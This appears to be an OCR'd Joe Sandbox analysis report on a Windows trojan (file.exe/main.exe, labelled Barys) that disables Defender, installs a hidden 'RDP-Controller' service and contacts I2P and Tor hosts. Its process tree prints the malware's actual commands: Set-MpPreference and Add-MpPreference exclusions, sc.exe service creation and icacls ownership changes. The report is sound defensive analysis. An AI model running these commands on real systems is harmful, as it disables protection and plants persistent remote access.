ID: 1531723
Sample Name: file.exe
Cookbook: default.jbs
Time: 16:52:10
Date: 11/10/2024
Version: 41.0.0 Charoite

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample name:	file.exe
Analysis ID:	1531723
MD5:	31d649663149…
SHA1:	f5f515e181838…
SHA256:	2acb9052db5b…
Tags:	exe user-Bitsight
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (creates a PE f…
- Multi AV Scanner detection for drop…
- AI detected suspicious sample
- Adds a directory exclusion to Windo…
- Connects to many ports of the same…
- Contains functionality to hide user a…
- Found Tor onion address
- Loading BitLocker PowerShell Modu…
- Machine Learning detection for drop…
- Modifies Windows Defender protecti…
- NDIS Filter Driver detected (likely us…
- Sigma detected: Execution from Su…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 7096 cmdline: "C:\Users\user\Desktop\file.exe" MD5: 31D649663149DABD99C51B71E60A4A91)
- file.exe (PID: 5232 cmdline: C:\Users\user\Desktop\file.exe MD5: 31D649663149DABD99C51B71E60A4A91)
  - cmd.exe (PID: 6452 cmdline: "C:\Windows\system32\cmd.exe" /k "C:\Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat" MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 6496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - powershell.exe (PID: 5592 cmdline: powershell.exe -NoLogo -Command "Set-MpPreference -SubmitSamplesConsent NeverSend" MD5: 04029E121A0CFA5991749937DD22A1D9)
    - powershell.exe (PID: 2656 cmdline: powershell.exe -NoLogo -Command "Set-MpPreference -MAPSReporting 0" MD5: 04029E121A0CFA5991749937DD22A1D9)
    - powershell.exe (PID: 7124 cmdline: powershell.exe -NoLogo -Command "Add-MpPreference -ExclusionPath 'C:\Users\'" MD5: 04029E121A0CFA5991749937DD22A1D9)
  - cwjk513wjc7a1mlgh3.exe (PID: 560 cmdline: "C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe" MD5: 319865D78CC8DF6270E27521B8182BFF)
  - 73tsjpnle0jv48sgryqfs6ph8t.exe (PID: 6248 cmdline: "C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe" MD5: 7D1755E8E41A6C2F08D2FAEFFDF9DAD1)
    - taskkill.exe (PID: 5600 cmdline: taskkill.exe /F /FI "SERVICES eq RDP-Controller" MD5: A599D3B2FAFBDE4C1A6D7D0F839451C7)
      - conhost.exe (PID: 5472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - sc.exe (PID: 3900 cmdline: sc.exe stop RDP-Controller MD5: 3FB5CF71F7E7EB49790CB0E663434D80)
      - conhost.exe (PID: 4192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - sc.exe (PID: 600 cmdline: sc.exe create RDP-Controller binpath= C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe type= own start= auto error= ignore MD5: 3FB5CF71F7E7EB49790CB0E663434D80)
      - conhost.exe (PID: 332 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - sc.exe (PID: 3928 cmdline: sc.exe failure RDP-Controller reset= 1 actions= restart/10000 MD5: 3FB5CF71F7E7EB49790CB0E663434D80)
      - conhost.exe (PID: 1868 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - sc.exe (PID: 6756 cmdline: sc.exe start RDP-Controller MD5: 3FB5CF71F7E7EB49790CB0E663434D80)
      - conhost.exe (PID: 5408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - icacls.exe (PID: 6876 cmdline: icacls.exe C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\ /setowner *S-1-5-18 MD5: 48C87E3B3003A2413D6399EA77707F5D)
      - conhost.exe (PID: 1712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - icacls.exe (PID: 5800 cmdline: icacls.exe C:\Users\Public /restore C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\95cRhCj4pPDP.acl MD5: 48C87E3B3003A2413D6399EA77707F5D)
      - conhost.exe (PID: 5216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- main.exe (PID: 2656 cmdline: C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe MD5: 4E320E2F46342D6D4657D2ADBF1F22D0)
  - WerFault.exe (PID: 4556 cmdline: C:\Windows\system32\WerFault.exe -u -p 2656 -s 1188 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0)
- svchost.exe (PID: 3672 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
  - WerFault.exe (PID: 5268 cmdline: C:\Windows\system32\WerFault.exe -pss -s 444 -p 2656 -ip 2656 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0)

- main.exe (PID: 2256 cmdline: C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe MD5: 4E320E2F46342D6D4657D2ADBF1F22D0)
  - **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

System Summary

Sigma detected: Execution from Suspicious Folder
Sigma detected: Potentially Suspicious Malware Callback Communication
Sigma detected: Powershell Base64 Encoded MpPreference Cmdlet
Sigma detected: Suspicious New Service Creation
Sigma detected: Suspicious Program Location with Network Connections
Sigma detected: Powershell Defender Exclusion
Sigma detected: New Service Creation Using Sc.EXE
Sigma detected: Non Interactive PowerShell Process Spawned
Sigma detected: Windows Processes Suspicious Parent Directory

Suricata Signatures

No Suricata rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for dropped file
AI detected suspicious sample
Machine Learning detection for dropped file

Compliance

Detected unpacking (creates a PE file in dynamic memory)

Networking

Connects to many ports of the same IP (likely port scanning)
Found Tor onion address

NDIS Filter Driver detected (likely used to intercept and sniff network traffic)

Data Obfuscation

Detected unpacking (creates a PE file in dynamic memory)

Hooking and other Techniques for Hiding and Protection

Contains functionality to hide user accounts

Loading BitLocker PowerShell Module

HIPS / PFW / Operating System Protection Evasion

Adds a directory exclusion to Windows Defender


Modifies Windows Defender protection settings

Mitre Att&ck Matrix

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	1 Scripting	2 Valid Accounts	1 Windows Management Instrumentation	1 Scripting	1 DLL Side-Loading	2 1 Disable or Modify Tools	1 Network Sniffing	1 System Time Discovery	Remote Services	1 Archive Collected Data	2 Ingress Tool Transfer	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	3 Native API	1 DLL Side-Loading	2 Valid Accounts	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	Data from Removable Media	1 1 Encrypted Channel	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	2 Command and Scripting Interpreter	1 Create Account	2 Access Token Manipulation	2 Obfuscated Files or Information	Security Account Manager	1 System Service Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	1 Non-Standard Port	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	3 Service Execution	2 Valid Accounts	4 Windows Service	1 Software Packing	NTDS	3 File and Directory Discovery	Distributed Component Object Model	Input Capture	2 Non-Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	4 Windows Service	1 1 Process Injection	1 Timestomp	LSA Secrets	1 Network Sniffing	SSH	Keylogging	3 Application Layer Protocol	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	1 Services File Permissions Weakness	1 Services File Permissions Weakness	1 DLL Side-Loading	Cached Domain Credentials	2 4 System Information Discovery	VNC	GUI Input Capture	1 Proxy	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	1 File Deletion	DCSync	1 Network Share Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	2 1 Masquerading	Proc Filesystem	1 3 1 Security Software Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement
Network Topology	Malvertising	Exploit Public-Facing Application	Command and Scripting Interpreter	At	At	2 Valid Accounts	/etc/passwd and /etc/shadow	3 1 Virtualization/Sandbox Evasion	Direct Cloud VM Connections	Data Staged	Web Protocols	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Internal Defacement
IP Addresses	Compromise Infrastructure	Supply Chain Compromise	PowerShell	Cron	Cron	2 Access Token Manipulation	Network Sniffing	2 Process Discovery	Shared Webroot	Local Data Staging	File Transfer Protocols	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	External Defacement

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Network Security Appliances	Domains	Compromise Software Dependencies and Development Tools	AppleScript	Launchd	Launchd	3 1 Virtualization/Sandbox Evasion	Input Capture	1 Application Window Discovery	Software Deployment Tools	Remote Data Staging	Mail Protocols	Exfiltration Over Unencrypted Non-C2 Protocol	Firmware Corruption
Gather Victim Org Information	DNS Server	Compromise Software Supply Chain	Windows Command Shell	Scheduled Task	Scheduled Task	1 1 Process Injection	Keylogging	1 System Owner/User Discovery	Taint Shared Content	Screen Capture	DNS	Exfiltration Over Physical Medium	Resource Hijacking
Determine Physical Locations	Virtual Private Server	Compromise Hardware Supply Chain	Unix Shell	Systemd Timers	Systemd Timers	1 Hidden Users	GUI Input Capture	1 System Network Configuration Discovery	Replication Through Removable Media	Email Collection	Proxy	Exfiltration over USB	Network Denial of Service
Business Relationships	Server	Trusted Relationship	Visual Basic	Container Orchestration Job	Container Orchestration Job	1 Services File Permissions Weakness	Web Portal Capture	Local Groups	Component Object Model and Distributed COM	Local Email Collection	Internal Proxy	Commonly Used Port	Direct Network Flood


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe	100%	Joe Sandbox ML		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\cnccli.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\dwlmgr.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\evtsrv.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\libi2p.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe	75%	ReversingLabs	Win64.Trojan.Barys	
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\prgmgr.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\rdpctl.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\rfxvmt.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\samctl.dll	0%	ReversingLabs		
C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\termsrv32.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe	42%	ReversingLabs	Win64.Trojan.Barys	
C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe	3%	ReversingLabs		
C:\Windows\Temp\6rRRIGVV	0%	ReversingLabs		
C:\Windows\Temp\Cw0MZxef	0%	ReversingLabs		
C:\Windows\Temp\ROF9A37w	0%	ReversingLabs		
C:\Windows\Temp\TsG1eHlt	0%	ReversingLabs		
C:\Windows\Temp\bMZx4vGr	0%	ReversingLabs		
C:\Windows\Temp\eKTTDy2k	0%	ReversingLabs		
C:\Windows\Temp\ogg99SMu	0%	ReversingLabs		
C:\Windows\Temp\t291wOio	0%	ReversingLabs		
C:\Windows\Temp\w3LkirgH	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://upx.sf.net	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
banana.incognet.io	23.137.250.108	true	true		unknown
reseed.diva.exchange	80.74.145.70	true	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://reseed.diva.exchange/b.c	main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://i2pseed.creativecowpat.net:8443/	main.exe, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2954930725.00000142D8D50000.00000004.00000020.00020000.00000000.sdmp, 6rRRIGVV.23.dr	true		unknown
http://https://i2p.novg.net/K	main.exe, 00000017.00000002.2668148330.0000157C5E68000.00000004.00000020.00020000.00000000.sdmp	false		unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://kopanyoc2lnsx5qwpslkik4uccej6zqna7qq2igbofhmb2qxwflwfqad.onion/i2pseeds.su3	main.exe, 00000020.00000003.2796330606.00000142D8DAB000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000003.2796297665.00000142D8DD6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000003.2796330606.00000142D8DA2000.00000004.00000020.00020000.00000000.sdmp	true		unknown
http://https://reseed.memcpy.io/	main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://reseed.i2pgit.org/	main.exe, main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://reseed-fr.i2pd.xyz/I	main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed-pl.i2pd.xyz/	main.exe, main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://stats.i2p/cgi-bin/newhosts.txt	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zlVsY.23.dr	false		unknown
http://127.0.0.1:8118	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000003.2278107155.00000157C5E73000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000017.00000003.2278195165.00000157C5E7800.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zlVsY.23.dr	false		unknown
http://https://banana.incognet.io:443/i2pseeds.su3W	main.exe, 00000017.00000003.2291390149.00000157C6272000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed.onion.im/	main.exe, main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://banana.incognet.io/W	main.exe, 00000017.00000002.2668148330.00000157C5EC7000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://i2p.mooo.com/netDb/	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zlVsY.23.dr	false		unknown
http://https://reseed2.i2p.net/	main.exe, main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://reg.i2p/hosts.txty-	main.exe, 00000020.00000002.2954930725.00000142D8DA8000.00000004.00000020.00020000.00000000.sdmp	false		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://banana.incognet.io/	main.exe, main.exe, 00000020.00000003.27 82395094.00000142D89D6000.00000004.00000 020.00020000.00000000.sdmp, main.exe, 00 000020.00000002.2955509001.00007FFDFB7E4 000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000 142D893D000.00000004.00000020.00020000.0 0000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://shx5vqsw7usdaunyzr2qmes2fq37oumybpudrd4jjj4e4vk4uusa.b32.i2p/hosts.txt	main.exe, main.exe, 00000020.00000002.29 55509001.00007FFDFB7E4000.00000002.00000 001.01000000.0000000C.sdmp, main.exe, 00 000020.00000002.2954829051.00000142D893D 000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zIVsY.23.dr, 6rRRlGVV.23.dr	false		unknown
http://https://www2.mk16.de/m	main.exe, 00000017.00000002.2668148330.0 0000157C5E68000.00000004.00000020.000200 00.00000000.sdmp	false		unknown
http://https://reseed-fr.i2pd.xyz/	main.exe, main.exe, 00000020.00000003.27 82395094.00000142D89D6000.00000004.00000 020.00020000.00000000.sdmp, main.exe, 00 000020.00000002.2955509001.00007FFDFB7E4 000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000 142D893D000.00000004.00000020.00020000.0 0000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://reseed.i2pgit.org/L	main.exe, 00000017.00000002.2668148330.0 0000157C5EC7000.00000004.00000020.000200 00.00000000.sdmp	false		unknown
http://https://reseed.onion.im/O	main.exe, 00000017.00000002.2668148330.0 0000157C5EC7000.00000004.00000020.000200 00.00000000.sdmp	true		unknown
http://https://reseed.i2p-projekt.de/	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002. 2335094214.00007FF71096E000.00000004.000 00001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A 0F000.00000004.00000020.00020000.0000000 0.sdmp, i2p.conf.23.dr, 2L2zIVsY.23.dr	false		unknown
http://https://i2p.novg.net/	main.exe, 00000020.00000002.2954829051.0 0000142D899E000.00000004.00000020.000200 00.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://reseed-pl.i2pd.xyz/3	main.exe, 00000020.00000003.2782395094.0 0000142D89D6000.00000004.00000020.000200 00.00000000.sdmp	false		unknown
http://shx5vqsw7usdaunyzr2qmes2fq37oumybpudrd4jjj4e4vk4uusa.b32.i2p/hosts.txti2p.su3/)	main.exe, 00000017.00000002.2668148330.0 0000157C5E3D000.00000004.00000020.000200 00.00000000.sdmp	false		unknown
http://https://netdb.i2p2.no/	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002. 2335094214.00007FF71096E000.00000004.000 00001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A 0F000.00000004.00000020.00020000.0000000 0.sdmp, i2p.conf.23.dr, 2L2zIVsY.23.dr	false		unknown
